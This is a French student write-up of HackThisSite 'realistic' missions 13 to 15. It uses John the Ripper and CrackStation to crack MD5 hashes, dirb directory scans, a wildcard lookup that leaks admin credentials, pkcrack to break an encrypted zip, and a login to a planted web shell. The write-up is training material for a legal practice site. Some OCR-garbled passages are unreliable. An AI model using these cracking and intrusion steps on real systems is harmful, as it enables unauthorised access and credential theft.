## Index of /missions/realistic/13/speeches/passwords/7e40c181f9221f9c613adf8bb8136ea8/

Name	Last modified	Size	Description
Parent Directory	-		
<a href="#">passwords.fip</a>	2013-12-30 05:28	66	

Le fichier est composé d'une seule ligne au format login:mdp :

```
7bc35830abab8fcfed52657d38ea048df:21232f297a57a5a743894a0e4a801fc3
```

On suppose que ce sont aussi des hash MD5 puisque ce hash a déjà été utilisé précédemment dans ce niveau. On utilise john the ripper :

```
(alaia㉿kali)-[~/Documents/cours/cyberav/tp]
└─$ john --format=raw-md5 level13login
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
moni1 (?)
1g 0:00:00:01 DONE 3/3 (2023-11-01 12:16) 0.6451g/s 1914Kp/s 1914Kc/s 1914KC/s
miny7..mouc2
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(alaia㉿kali)-[~/Documents/cours/cyberav/tp]
└─$ john --format=raw-md5 level13pass
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
admin (?)
1g 0:00:00:00 DONE 2/3 (2023-11-01 12:17) 100.0g/s 288000p/s 288000c/s 288000C/s
nina..buzz
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Les identifiants sont **moni1** et **admin**.

Parmi les erreurs de la page speeches2.php, on trouve une page admin :

## Warning

```
[2] include(C:\Program Files\Apache Group\Apache2\ENRP\admin\passes.php): failed to open stream: No such file or directory
Error on line 25 in /www/hackthissite.org
/www/missions/realistic/13/speeches2.php
```

## Warning

```
[2] include(): Failed opening 'C:\Program Files\Apache Group\Apache2\ENRP\admin\passes.php' for inclusion (include_path='.:./usr/local/share/pear')
Error on line 25 in /www/hackthissite.org
/www/missions/realistic/13/speeches2.php
```

← → C ⌂ https://www.hackthissite.org/missions/realistic/13/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hack

Username: [REDACTED]

Password: [REDACTED]

submit

On essaye de se connecter :

← → C ⌂ https://www.hackthissite.org/missions/realistic/13/admin/login2.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

"admin" does not match password for "moni1"

On ne se trouve pas sur la fameuse page cachée. On retourne voir les messages d'erreur de tout à l'heure :

## Warning

```
[2] include(): Failed opening 'C:\Program Files\Apache Group\Apache2\ENRP\21232f297a57a5a743894a0e4a801fc3\speeches.php' for inclusion (include_path='.:./usr/local/share/pear')
Error on line 24 in /www/hackthissite.org
/www/missions/realistic/13/speeches2.php
```

Cette fois-ci, on se rend à la page 21232f297a57a5a743894a0e4a801fc3 :


← → ⌂ ⌂ https://www.hackthissite.org/missions/realistic/13/21232f297a57a5a743894a0e4a801fc/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**Username:**

**Password:**

Il s'agit d'une autre page de connexion, identique à la page admin. On s'y connecte :



Level 14

On cherche les fichiers du site :

```
(alaia㉿kali)-[~] $ dirb https://www.hackthissite.org/missions/realistic/14/
```

— Scanning URL: <https://www.hackthissite.org/missions/realistic/14/> —

- + <https://www.hackthissite.org/missions/realistic/14/about> (CODE:200|SIZE:1661)
- + <https://www.hackthissite.org/missions/realistic/14/ad> (CODE:200|SIZE:240)
- + <https://www.hackthissite.org/missions/realistic/14/blank> (CODE:200|SIZE:44)
- => DIRECTORY: <https://www.hackthissite.org/missions/realistic/14/classes/>
- => DIRECTORY: <https://www.hackthissite.org/missions/realistic/14/errors/>
- => DIRECTORY: <https://www.hackthissite.org/missions/realistic/14/finance/>
- + <https://www.hackthissite.org/missions/realistic/14/head> (CODE:200|SIZE:2206)
- => DIRECTORY: <https://www.hackthissite.org/missions/realistic/14/include/>
- + <https://www.hackthissite.org/missions/realistic/14/index> (CODE:200|SIZE:387)
- + <https://www.hackthissite.org/missions/realistic/14/index.html> (CODE:200|SIZE:387)
- + <https://www.hackthissite.org/missions/realistic/14/index.php> (CODE:200|SIZE:10)
- + <https://www.hackthissite.org/missions/realistic/14/lang-fr> (CODE:302|SIZE:294)
- + <https://www.hackthissite.org/missions/realistic/14/login> (CODE:200|SIZE:867)
- + <https://www.hackthissite.org/missions/realistic/14/logo> (CODE:200|SIZE:319)
- => DIRECTORY: <https://www.hackthissite.org/missions/realistic/14/mail/>
- + <https://www.hackthissite.org/missions/realistic/14/news> (CODE:200|SIZE:3576)
- => DIRECTORY: <https://www.hackthissite.org/missions/realistic/14/partners/>
- + <https://www.hackthissite.org/missions/realistic/14/people> (CODE:200|SIZE:848)
- + <https://www.hackthissite.org/missions/realistic/14/robots> (CODE:200|SIZE:37950)
- + <https://www.hackthissite.org/missions/realistic/14/robots.txt> (CODE:200|SIZE:37950)
- + <https://www.hackthissite.org/missions/realistic/14/search> (CODE:200|SIZE:1173)
- + <https://www.hackthissite.org/missions/realistic/14/signup> (CODE:200|SIZE:914)
- + <https://www.hackthissite.org/missions/realistic/14/x> (CODE:200|SIZE:10610)

On ne trouve rien de pertinent donc on affine la recherche pour n'afficher que les fichiers .cgi qui sont assez utilisés sur le site :

```

[alaia@kali:[~]issite.org/missions/realistic/14/login (CODE:200|SIZE:867)
$ dirb https://www.hackthissite.org/missions/realistic/14/-X.cgi (CODE:319)
=> DIRECTORY: https://www.hackthissite.org/missions/realistic/14/mail/
+ https://www.hackthissite.org/missions/realistic/14/news (CODE:200|SIZE:3576)
DIRB v2.22 DIRECTORY: https://www.hackthissite.org/missions/realistic/14/partners/
By The Dark Raver https://www.hackthissite.org/missions/realistic/14/people (CODE:200|SIZE:848
+ https://www.hackthissite.org/missions/realistic/14/robots (CODE:200|SIZE:379
+ https://www.hackthissite.org/missions/realistic/14/robots.txt (CODE:200|SIZE
START_TIME: Wed Nov 1 19:13:17 2023 URL_BASE: https://www.hackthissite.org/missions/realistic/14/WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt (CODE:200|SIZE:10610)
EXTENSIONS_LIST: (.cgi) | (.php) [NUM = 1]
— Entering directory: https://www.hackthissite.org/missions/realistic/14/cl
+ https://www.hackthissite.org/missions/realistic/14/classes/index (CODE:200|SIZ
+ https://www.hackthissite.org/missions/realistic/14/classes/index.html (CODE:
+ https://www.hackthissite.org/missions/realistic/14/classes/lang-fr (CODE:302
GENERATED WORDS: 4612 URL_BASE: https://www.hackthissite.org/missions/realistic/14/classes/resources (CODE:2
+ https://www.hackthissite.org/missions/realistic/14/classes/smiley (CODE:200|SIZ
— Scanning URL: https://www.hackthissite.org/missions/realistic/14/ —
— Entering directory: https://www.hackthissite.org/missions/realistic/14/er
+ https://www.hackthissite.org/missions/realistic/14/administrator.cgi (CODE:200|SIZE:176)
+ https://www.hackthissite.org/missions/realistic/14/adserver.cgi (CODE:200|SIZ
IZE:6541)
+ https://www.hackthissite.org/missions/realistic/14/index.cgi (CODE:200|SIZE:2422)
+ https://www.hackthissite.org/missions/realistic/14/finance/lang-fr (CODE:302)
+ https://www.hackthissite.org/missions/realistic/14/moderator.cgi (CODE:200|Z
SIZE:218)
+ https://www.hackthissite.org/missions/realistic/14/news.cgi (CODE:200|SIZE:2670)
+ https://www.hackthissite.org/missions/realistic/14/include/ad (CODE:200|SIZE
E:1139)
+ https://www.hackthissite.org/missions/realistic/14/people.cgi (CODE:200|SIZ
E:1121)
— Entering directory: https://www.hackthissite.org/missions/realistic/14/ma
+ https://www.hackthissite.org/missions/realistic/14/mail/lang-fr (CODE:302|SIZ
E:1121)
— Entering directory: https://www.hackthissite.org/missions/realistic/14/pa
END_TIME: Thu Nov 2 05:22:53 2023 DOWNLOADED: 4612 - FOUND: 7

```

On ne peut pas accéder à administrator.cgi mais moderator.cgi nous donne ceci :

The screenshot shows a web browser window with the following details:

- Address Bar:** https://www.hackthissite.org/missions/realistic/14/moderator.cgi
- Toolbar:** Back, Forward, Stop, Home.
- Menu Bar:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB.
- Content Area:**

Enter your moderator id below:

On veut se connecter en tant qu'admin :

The screenshot shows a web browser window with the following details:

- Address Bar:** https://www.hackthissite.org/missions/realistic/14/moderator.cgi
- Toolbar:** Back, Forward, Stop, Home.
- Menu Bar:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB.
- Content Area:**

Enter your moderator id below:

/14/moderator.cgi

Google Hacking DB OffSec

## Welcome to the moderator panel

View Account Info:

### Email:

View Email Traffic:

On cherche l'utilisateur \* :

## Welcome to the moderator panel

View Account Info:  \*

On obtient les informations d'un compte :

### Admin Account

```
username: webguy
password: reallyreallylongpasswordthatisveryveryveryhardtoguessorcrack
Sha1 hash: 861d2106cb2f6cf54d59450e59cd8ba4cc5a5a05
email address: webguy@yppers.nod
first name: Bob
middle name: Underwood
last name: Yppers
month of birth: Male
day of birth: Unmarried
year of birth: September
gender: 24
marital status: 1973
country: United States
state: Idaho
city: Boise
address: 9451 Poplar Road
phone number: 539-124-5155
occupation: webmaster
income: 8650000
dependents: 0
first interest/hobby: programming
second interest/hobby: eating out
third interest/hobby: fund raising for Republicans
fourth interest/hobby: making TV ads
fifth interest/hobby: encryption
about: Hello, I am Bob Underwood Yppers, and I am the CEO and founded Yppers Internet Solutions.
```

On utilise le pseudo et le mot de passe trouvés pour se connecter :

Logged in as webguy. ([log out](#))  
[Administrator Panel](#)

On a maintenant accès à la page administrator.cgi, on clique sur le lien :



## Level 15

On trouve des informations dans le code source de la page d'accueil :

```
<meta name="KeyWords" content="laser,war,smart bombs,night vision aid">
<meta name="Author" content="webadmin: Susy Slack,
 email s.slack@seculas.com">
<meta name="Description" content="secuLas is an industry leader in defense and special mission lasers.
 We are proud of our product spectrum and reputation which bases on
 the highest ethical standards">
```

On se rend sur la page "Jobs" pour envoyer une candidature, puis on regarde le code source :

```
gn:center";>


<big>Your application has be
g src="backups/images/ok.gif" width="20" height="20"
```

Il y a un répertoire \_backups\_ sur le serveur :

## Index of /missions/realistic/15/\_backups\_

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">backup.zip</a>	2013-12-30 05:28	8.9K	
 <a href="#">images/</a>	2013-12-30 05:28	-	

On télécharge le fichier backup.zip qui s'y trouve. Le contenu est protégé par un mot de passe mais on peut afficher le nom et la taille des fichiers :



```
(alaia㉿kali)-[~/Documents/cours/cyberav/tp]
$ unzip -l backup.zip
Archive: backup.zip
Length Date Time Name
----- -----
 0 2004-12-08 15:55 internal_messages/
 336 2004-12-08 15:44 internal_messages/msgshow.php
 965 2004-12-11 10:02 internal_messages/msgauth.php
 0 2004-12-05 12:51 misc (files from different folders)/
 4423 2004-12-04 12:41 misc (files from different folders)/index.htm
16860 2004-12-05 12:51 misc (files from different folders)/shell.php

 22584 6 files
```


L'archive contient un fichier index.htm comme sur le site actuel, on télécharge la page avec wget :

```
(alaia㉿kali)-[~/Documents/cours/cyberav/tp]
$ wget https://www.hackthissite.org/missions/realistic/15/index.htm
--2023-11-02 13:39:32-- https://www.hackthissite.org/missions/realistic/15/i
ndex.htm
Resolving www.hackthissite.org (www.hackthissite.org)... 137.74.187.104, 137.
74.187.103, 137.74.187.102, ...
Connecting to www.hackthissite.org (www.hackthissite.org)|137.74.187.104|:443
... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4423 (4.3K) [text/html]
Saving to: 'index.htm'

index.htm 100%[=====] 4.32K --.-KB/s in 0s

2023-11-02 13:39:33 (82.8 MB/s) - 'index.htm' saved [4423/4423]
```

On crée un archive avec le fichier qu'on vient de récupérer :



On lance pkcrack pour trouver le mot de passe de l'archive :

```
[root@kali]# ./pkcrack -C .. /cours/cyberav/tp/backup.zip -c "misc (files from different folders)/index.htm" -P .. /cours/cyberav/tp/index.zip -p index.htm -d .. /cours/cyberav/tp/result.zip -a
Files read. Starting stage 1 on Thu Nov 2 17:43:18 2023
Generating 1st generation of possible key2_1256 values ... done.
Found 4194304 possible key2-values.
Now we're trying to reduce these ...
Done. Left with 7670 possible Values. bestOffset is 24.
Stage 1 completed. Starting stage 2 on Thu Nov 2 17:43:29 2023
Ta-daaaaa! key0=f23a33d0, key1=106331c0, key2=6fd03c13
Probabilistic test succeeded for 1237 bytes.
Ta-daaaaa! key0=f23a33d0, key1=106331c0, key2=6fd03c13
Probabilistic test succeeded for 1237 bytes.
Stage 2 completed. Starting zipdecrypt on Thu Nov 2 17:46:28 2023
Decrypting internal_messages/ (351b31f4c660557eb3f9f7ae) ... OK!
Decrypting internal_messages/msgshow.php (d8070ee17e5e7b223bbe9bad) ... OK!
Decrypting internal_messages/msgauth.php (0d40acf30b5938d0a9c45b80) ... OK!
Decrypting misc (files from different folders)/ (bbf20bd1728f44ce85dc6f96) ...
OK!
Decrypting misc (files from different folders)/index.htm (7cf5ab4329f7d177fc882c95) ... OK!
Decrypting misc (files from different folders)/shell.php (390c6ccd48169466e90f6496) ... OK!
Finished on Thu Nov 2 17:46:28 2023
```

On apprend qu'il existe un fichier `internal_messages.php`, du même nom que le répertoire parent :

```
(alaia㉿kali)-[~/Documents/cours/cyberav/t
└─$ cat result/internal_messages/msgshow.php
<?php
/*-- called by internal_messages.php --*/
session_start();

include("showmessages.inc.php"); /* under cor
$msg_password = $_POST['password'];
$msg_username = $_POST['username'];
$filename = "msgpasswords.txt";
include("msgauth.php");

showmessage($msg_username);
```

/15/internal\_messages/internal\_messages.php

Google Hacking DB OffSec

## Internal messages

New messages		
# of messages	for	(enter passwd to read)
2	Dr. Nuts	<input type="text"/> <input type="button" value="read messages"/>
1	J. Bardus	<input type="text"/> <input type="button" value="read messages"/>
1	admin	<input type="text"/> <input type="button" value="read messages"/>

On cherche d'autres répertoires/fichiers avec dirb :

```
└─(alaia㉿kali)-[~/Documents/cours/cyberav/tp]
$ dirb https://www.hackthissite.org/missions/realistic/15/
```


```
DIRB v2.22
By The Dark Raver
```

```
START_TIME: Thu Nov 2 18:39:59 2023
URL_BASE: https://www.hackthissite.org/missions/realistic/15/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```


```
GENERATED WORDS: 4612
```

```
— Scanning URL: https://www.hackthissite.org/missions/realistic/15/ —
+ https://www.hackthissite.org/missions/realistic/15/admin.cgi (CODE:403|SIZE:1)
+ https://www.hackthissite.org/missions/realistic/15/admin.pl (CODE:403|SIZE:1)
=> DIRECTORY: https://www.hackthissite.org/missions/realistic/15/admin_area/
```

On trouve "admin\_area" :




L'archive contient aussi un fichier shell.php, on essaye d'y accéder à partir du site :



Le code du fichier nous donne un pseudo mais le mot de passe est caché :

```
$selfSecure = 1; // user/share/d1
$shellUser_root = "root";
$shellPswd_root = "*****"; // hash removed in this backup-file
$shellUser_others = "others";
$shellPswd_others = "*****"; // hash removed in this backup-file
```

On copie le nom de la variable contenant le mot de passe dans le champ “Username”, on se connecte, et quand la fenêtre réapparaît, on clique sur “Cancel” :



On obtient un message d'erreur ainsi qu'une chaîne de caractères ressemblant à un hash :

## Access denied

a warning message with your user agent string

**Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0**  
has been sent to the administrator

modified MyShell 1.1.0 build 20010923 9e71fc2a99a71b722ead746b776b25ac


John the Ripper étant une feignasse, on se rend sur crackstation :

9e71fc2a99a71b722ead746b776b25ac	<input type="checkbox"/> I'm not a robot  reCAPTCHA <small>Privacy · Terms</small>
<a href="#">Crack Hashes</a>	

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
9e71fc2a99a71b722ead746b776b25ac	md5 (md5)	foobar

Le mot de passe est "foobar". On se connecte :



\*Hacker voice\* I'm in.

```
← → ⌂ ⌂ https://www.hackthissite.org/missions/realistic/15/admin_area/shell.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Off
MyShell 1.1.0 build 20010923 void commands: top,xterm,su,vi,pico,netscape
Current User: wwwrun ::::: Current dorking directory: Root/srv/www/htdocs/admin_area/

Command: Go! Auto error trapping enabled
Working directory: Current Directory | Echo commands | Cols: 60 | Rows: 20 | MyShell ©2001 Digitart Producciones
```

La seule commande qui fonctionne est ls :

```
MyShell 1.1.0 build 20010923 void commands: top,xterm,su,vi,pico,netscape
Current User: wwwrun ::::: Current dorking directory: Root/srv/www/htdocs/admin_area/
helpdesk/
mypr0n/
shell.php
test/
viewpatents.php
viewpatents2.php
```

Command: [ ] Go! Auto error trapping enabled  
Working directory: Current Directory | Echo commands | Cols: 80 | Rows: 20 | MyShell ©2001 Digitart Producciones

On se rend donc sur les différentes pages à partir du navigateur.  
viewpatents.php nous demande de nous connecter :



---

### **View latest patents and developments**

Username:   
Password:

*Every attempt to access secret information is strongly prohibited. We are determined to find and sue **every** person that tries to access without having the permission.*

Dans test/, on télécharge un fichier :


← → ⌛ ⌂ https://www.hackthissite.org/missions/realistic/15/admin\_area/test/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

## Index of /missions/realistic/15/admin\_area/test/

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">chkuserpass.c.zip</a>	2013-12-30 05:28	1.1K	

Dans mypr0n/, on trouve plusieurs images dont une de deux lapins. C'est mignon :



Le reste ne semble pas utile.

On regarde le contenu de l'archive qu'on vient de télécharger. On trouve du code écrit en C :

```

/*
 * Modified md5 hashString-manipulation to find Bardus
 * Check if username and password are valid.
 * I set up this extra secure password checker to
 * validate username/password in the 'latest development'
 * and patents' - section."/>
echo "<option value=\"$work_dir$dir>$dir</option>"
/* Since some users -and even administrators-
use short passwords I make this a bit more */
/* secure. A less than 4 chars password is filled
up with some extra characters.
/* The hash is built from a string which is built
/* by concatenating username and password.
/* I use my own modified md5-algo with an additional
/* XOR, which is performed at different stages in
/* the md5-algo.
/* This all together makes it impossible to reverse and
/* or brute force this algo.
